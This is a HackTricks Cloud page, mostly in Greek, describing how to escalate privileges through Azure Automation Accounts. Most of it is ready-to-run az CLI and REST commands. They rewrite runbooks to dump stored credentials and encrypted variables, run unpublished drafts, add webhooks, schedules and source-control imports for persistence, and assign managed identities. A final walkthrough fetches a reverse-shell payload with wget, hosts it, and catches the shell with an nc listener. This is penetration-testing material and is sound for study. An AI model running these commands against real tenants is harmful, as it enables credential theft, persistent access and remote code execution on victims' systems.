 HackTricks Cloud
Az - Azure Automation Accounts Privesc
Tip
Μάθετε & εξασκηθείτε στο AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Μάθετε & εξασκηθείτε στο GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Μάθετε & εξασκηθείτε στο Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Υποστηρίξτε το HackTricks
- Δείτε τα subscription plans!
- Εγγραφείτε στο 💬 Discord group ή την telegram group ή ακολουθήστε μας στο Twitter 🐦 @hacktricks_live.
- Μοιραστείτε τα hacking tricks υποβάλλοντας PRs στα HackTricks και HackTricks Cloud github repos.
Azure Automation Accounts
Fore more information check:
Hybrid Workers Group
- From the Automation Account to the VM
Θυμηθείτε ότι αν με κάποιο τρόπο ένας attacker μπορεί να εκτελέσει ένα arbitrary runbook (arbitrary code) σε έναν hybrid worker, θα pivot to the location of the VM. Αυτό μπορεί να είναι ένας on-premise υπολογιστής, ένα VPC ενός διαφορετικού cloud ή ακόμη και ένα Azure VM.
Επιπλέον, αν ο hybrid worker τρέχει στο Azure με άλλες Managed Identities συνδεδεμένες, το runbook θα μπορεί να προσπελάσει την managed identity of the runbook and all the managed identities of the VM from the metadata service.
Tip
Να θυμάστε ότι η metadata service έχει διαφορετικό URL (
http://169.254.169.254) από την υπηρεσία από όπου λαμβάνεται το managed identities token του automation account (IDENTITY_ENDPOINT).
- From the VM to the Automation Account

Επιπλέον, αν κάποιος compromize ένα VM όπου τρέχει ένα script του automation account, θα μπορέσει να εντοπίσει τα metadata του Automation Account και να τα προσπελάσει από το VM για να αποκτήσει tokens για τις Managed Identities που είναι συνδεδεμένες στο Automation Account.
Όπως φαίνεται στην ακόλουθη εικόνα, έχοντας Administrator πρόσβαση στο VM είναι δυνατόν να βρεθούν στις environment variables of the process το URL και το secret για πρόσβαση στην automation account metadata service:
Microsoft.Automation/automationAccounts/jobs/write, Microsoft.Automation/automationAccounts/runbooks/draft/write, Microsoft.Automation/automationAccounts/jobs/output/read, Microsoft.Automation/automationAccounts/runbooks/publish/action (Microsoft.Resources/subscriptions/resourcegroups/read, Microsoft.Automation/automationAccounts/runbooks/write)
Συνοπτικά, αυτές οι άδειες επιτρέπουν να create, modify and run Runbooks στο Automation Account, το οποίο μπορείτε να χρησιμοποιήσετε για να execute code στο context του Automation Account και να escalate privileges προς τις ανατιθέμενες Managed Identities και να leak credentials και encrypted variables αποθηκευμένες στο Automation Account.
Η άδεια Microsoft.Automation/automationAccounts/runbooks/draft/write επιτρέπει να τροποποιηθεί ο κώδικας ενός Runbook στο Automation Account χρησιμοποιώντας:
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content '$creds = Get-AutomationPSCredential -Name "<credential-name>"
$runbook_variable = Get-AutomationVariable -Name "<encrypted-variable-name>"
$runbook_variable
$creds.GetNetworkCredential().username
$creds.GetNetworkCredential().password'
Παρατήρησε πώς το προηγούμενο script μπορεί να χρησιμοποιηθεί για να leak the useranmd and password ενός credential και την τιμή μιας κρυπτογραφημένης μεταβλητής που αποθηκεύεται στο Automation Account.
Η άδεια Microsoft.Automation/automationAccounts/runbooks/publish/action επιτρέπει στον χρήστη να δημοσιεύσει ένα Runbook στο Automation Account ώστε οι αλλαγές να εφαρμοστούν:
az automation runbook publish \
--resource-group <res-group> \
--automation-account-name <account-name> \
--name <runbook-name>
Η άδεια Microsoft.Automation/automationAccounts/jobs/write επιτρέπει στον χρήστη να εκτελέσει ένα Runbook στο Automation Account χρησιμοποιώντας:
az automation runbook start \
--automation-account-name <account-name> \
--resource-group <res-group> \
--name <runbook-name> \
[--run-on <name-hybrid-group>]
Η άδεια Microsoft.Automation/automationAccounts/jobs/output/read επιτρέπει στον χρήστη να διαβάσει την έξοδο μιας εργασίας στο Automation Account χρησιμοποιώντας:
az rest --method GET \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/jobs/<job-name>/output?api-version=2023-11-01"
Αν δεν υπάρχουν δημιουργημένα Runbooks, ή θέλετε να δημιουργήσετε ένα νέο, θα χρειαστείτε τα permissions Microsoft.Resources/subscriptions/resourcegroups/read και Microsoft.Automation/automationAccounts/runbooks/write για να το κάνετε χρησιμοποιώντας:
az automation runbook create --automation-account-name <account-name> --resource-group <res-group> --name <runbook-name> --type PowerShell
Microsoft.Automation/automationAccounts/write, Microsoft.ManagedIdentity/userAssignedIdentities/assign/action
Αυτό το δικαίωμα επιτρέπει στον χρήστη να assign a user managed identity στο Automation Account χρησιμοποιώντας:
az rest --method PATCH \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>?api-version=2020-01-13-preview" \
--headers "Content-Type=application/json" \
--body '{
"identity": {
"type": "UserAssigned",
"userAssignedIdentities": {
"/subscriptions/<subscripntion-id>/resourceGroups/<res-group>/providers/Microsoft.ManagedIdentity/userAssignedIdentities/<user-managed-identity-name>": {}
}
}
}'
Microsoft.Automation/automationAccounts/schedules/write, Microsoft.Automation/automationAccounts/jobSchedules/write
Με την άδεια Microsoft.Automation/automationAccounts/schedules/write είναι δυνατή η δημιουργία ενός νέου Schedule στο Automation Account που εκτελείται κάθε 15 λεπτά (όχι πολύ stealth) χρησιμοποιώντας την ακόλουθη εντολή.
Σημειώστε ότι το ελάχιστο διάστημα για ένα schedule είναι 15 λεπτά, και ο ελάχιστος χρόνος έναρξης είναι 5 λεπτά στο μέλλον.
## For linux
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every minute" \
--start-time "$(date -u -d "7 minutes" +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15

## Form macOS
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every 15 minutes" \
--start-time "$(date -u -v+7M +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15
Τότε, με την άδεια Microsoft.Automation/automationAccounts/jobSchedules/write, είναι δυνατό να αναθέσετε έναν Scheduler σε ένα runbook χρησιμοποιώντας:
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-accounts>/jobSchedules/b510808a-8fdc-4509-a115-12cfc3a2ad0d?api-version=2015-10-31" \
--headers "Content-Type=application/json" \
--body '{
"properties": {
"runOn": "",
"runbook": {
"name": "<runbook-name>"
},
"schedule": {
"name": "<scheduler-name>>"
},
"parameters": {}
}
}'
Tip
Στο προηγούμενο παράδειγμα, το job schedule id είχε μείνει ως
b510808a-8fdc-4509-a115-12cfc3a2ad0dως παράδειγμα, αλλά θα χρειαστεί να χρησιμοποιήσετε μια αυθαίρετη τιμή για να δημιουργήσετε αυτή την ανάθεση.
Microsoft.Automation/automationAccounts/webhooks/write
Με την άδεια Microsoft.Automation/automationAccounts/webhooks/write είναι δυνατό να δημιουργήσετε ένα νέο Webhook για ένα Runbook μέσα σε ένα Automation Account χρησιμοποιώντας μία από τις ακόλουθες εντολές.
Με το Azure Powershell:
New-AzAutomationWebHook -Name <webhook-name> -ResourceGroupName <res-group> -AutomationAccountName <automation-account-name> -RunbookName <runbook-name> -IsEnabled $true
Με AzureCLI και REST:
az rest --method put \
--uri "https://management.azure.com/subscriptions/<subscriptionID>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/webhooks/<webhook-name>?api-version=2015-10-31" \
--body '{
"name": "<webhook-name>",
"properties": {
"isEnabled": true,
"expiryTime": "2027-12-31T23:59:59+00:00",
"runOn": "<worker name>",
"runbook": {
"name": "<runbook-name>"
}
}
}'
Αυτές οι εντολές θα πρέπει να επιστρέψουν ένα webhook URI το οποίο εμφανίζεται μόνο κατά τη δημιουργία. Στη συνέχεια, για να καλέσετε το runbook χρησιμοποιώντας το webhook URI.
curl -X POST "https://f931b47b-18c8-45a2-9d6d-0211545d8c02.webhook.eus.azure-automation.net/webhooks?token=Ts5WmbKk0zcuA8PEUD4pr%2f6SM0NWydiCDqCqS1IdzIU%3d" \
-H "Content-Length: 0"
Microsoft.Automation/automationAccounts/runbooks/draft/write
Μόνο με την άδεια Microsoft.Automation/automationAccounts/runbooks/draft/write είναι δυνατό να ενημερώσετε τον κώδικα ενός Runbook χωρίς να τον δημοσιεύσετε και να τον εκτελέσετε χρησιμοποιώντας τις ακόλουθες εντολές.
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content 'echo "Hello World"'

# Run the unpublished code
## Indicate the name of the hybrid worker group in runOn to execute the runbook there
az rest \
--method PUT \
--url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob?api-version=2023-05-15-preview" \
--headers "Content-Type=application/json" \
--body '{
"parameters": {},
"runOn": "",
"runtimeEnvironment": "PowerShell-5.1"
}'

# Get the output (a different permission is needed here, but you could get a revershell or exfiltrate the token to avoid needing this permission)
az rest --method get --url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob/streams?api-version=2019-06-01"
Microsoft.Automation/automationAccounts/sourceControls/write, (Microsoft.Automation/automationAccounts/sourceControls/read)
Αυτό το δικαίωμα επιτρέπει στο χρήστη να ρυθμίσει ένα source control για το Automation Account χρησιμοποιώντας εντολές όπως οι παρακάτω (το παράδειγμα χρησιμοποιεί το Github):
az automation source-control create \
--resource-group <res-group> \
--automation-account-name <automation-account-name> \
--name RemoteGithub \
--repo-url https://github.com/carlospolop/gh-runbooks.git \
--branch main \
--folder-path /runbooks/ \
--publish-runbook true \
--auto-sync \
--source-type GitHub \
--token-type PersonalAccessToken \
--access-token github_pat_11AEDCVZ<rest-of-the-token>
Αυτό θα εισάγει αυτόματα τα runbooks από το Github repository στο Automation Account και με κάποιες επιπλέον άδειες για να τα εκτελέσει, θα ήταν δυνατό να πραγματοποιηθεί ανύψωση προνομίων.
Επιπλέον, να θυμάστε ότι για να λειτουργεί το source control στις Automation Accounts πρέπει να διαθέτει managed identity με τον ρόλο Contributor, και αν είναι user managed identity, το client id της MI πρέπει να καθοριστεί στη μεταβλητή AUTOMATION_SC_USER_ASSIGNED_IDENTITY_ID.
Tip
Σημειώστε ότι δεν είναι δυνατό να αλλάξετε το repo URL ενός source control αφού αυτό δημιουργηθεί.
Microsoft.Automation/automationAccounts/variables/write
Με την άδεια Microsoft.Automation/automationAccounts/variables/write είναι δυνατό να γράψετε μεταβλητές στο Automation Account χρησιμοποιώντας την ακόλουθη εντολή.
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/variables/<variable-name>?api-version=2019-06-01" \
--headers "Content-Type=application/json" \
--body '{
"name": "<variable-name>",
"properties": {
"description": "",
"value": "\"<variable-value>\"",
"isEncrypted": false
}
}'
Προσαρμοσμένα Περιβάλλοντα Runtime
Εάν ένας automation account χρησιμοποιεί ένα προσαρμοσμένο runtime περιβάλλον, μπορεί να είναι δυνατό να αντικατασταθεί ένα προσαρμοσμένο πακέτο του runtime με κακόβουλο κώδικα (όπως a backdoor). Έτσι, κάθε φορά που ένα runbook που χρησιμοποιεί αυτό το custom runtime εκτελείται και φορτώνει το προσαρμοσμένο πακέτο, ο κακόβουλος κώδικας θα εκτελεστεί.
Παραβίαση State Configuration
Δες την πλήρη ανάρτηση στο: https://medium.com/cepheisecurity/abusing-azure-dsc-remote-code-execution-and-privilege-escalation-ab8c35dd04fe
- Βήμα 1 — Δημιουργία αρχείων
Απαιτούμενα αρχεία: Απαιτούνται δύο PowerShell scripts:
reverse_shell_config.ps1: ένα Desired State Configuration (DSC) αρχείο που ανακτά και εκτελεί το payload. Είναι διαθέσιμο από GitHub.push_reverse_shell_config.ps1: ένα script για να δημοσιεύσει τη διαμόρφωση στο VM, διαθέσιμο στο GitHub.
Προσαρμογή: Οι μεταβλητές και οι παράμετροι σε αυτά τα αρχεία πρέπει να προσαρμοστούν στο συγκεκριμένο περιβάλλον του χρήστη, συμπεριλαμβανομένων των ονομάτων πόρων, διαδρομών αρχείων και αναγνωριστικών server/payload.
- Βήμα 2 — Συμπίεση αρχείου διαμόρφωσης
Το reverse_shell_config.ps1 συμπιέζεται σε αρχείο .zip, κάνοντάς το έτοιμο για μεταφορά στο Azure Storage Account.
Compress-Archive -Path .\reverse_shell_config.ps1 -DestinationPath .\reverse_shell_config.ps1.zip
- Βήμα 3 — Ορισμός Storage Context & Ανέβασμα
Το συμπιεσμένο αρχείο διαμόρφωσης ανεβαίνει σε έναν προκαθορισμένο Azure Storage container, azure-pentest, χρησιμοποιώντας το cmdlet Set-AzStorageBlobContent της Azure.
Set-AzStorageBlobContent -File "reverse_shell_config.ps1.zip" -Container "azure-pentest" -Blob "reverse_shell_config.ps1.zip" -Context $ctx
- Βήμα 4 — Προετοιμασία Kali Box
Ο διακομιστής Kali κατεβάζει το payload RevPS.ps1 από ένα αποθετήριο στο GitHub.
wget https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
Το script επεξεργάζεται για να καθορίσει τον target Windows VM και τη θύρα για το reverse shell.
- Βήμα 5 — Δημοσίευση Αρχείου Διαμόρφωσης
Το αρχείο διαμόρφωσης εκτελείται, με αποτέλεσμα το reverse-shell script να αναπτυχθεί στην καθορισμένη τοποθεσία στο Windows VM.
- Βήμα 6 — Φιλοξενία payload και Ρύθμιση listener
Ξεκινά ένας Python SimpleHTTPServer για να φιλοξενήσει το payload, μαζί με έναν Netcat listener για να καταγράψει τις εισερχόμενες συνδέσεις.
sudo python -m SimpleHTTPServer 80
sudo nc -nlvp 443
Η προγραμματισμένη εργασία εκτελεί το payload, αποκτώντας προνόμια σε επίπεδο SYSTEM.
Tip
Μάθετε & εξασκηθείτε στο AWS Hacking:
Μάθετε & εξασκηθείτε στο GCP Hacking:
Μάθετε & εξασκηθείτε στο Az Hacking:Υποστηρίξτε το HackTricks
- Δείτε τα subscription plans!
- Εγγραφείτε στο 💬 Discord group ή την telegram group ή ακολουθήστε μας στο Twitter 🐦 @hacktricks_live.
- Μοιραστείτε τα hacking tricks υποβάλλοντας PRs στα HackTricks και HackTricks Cloud github repos.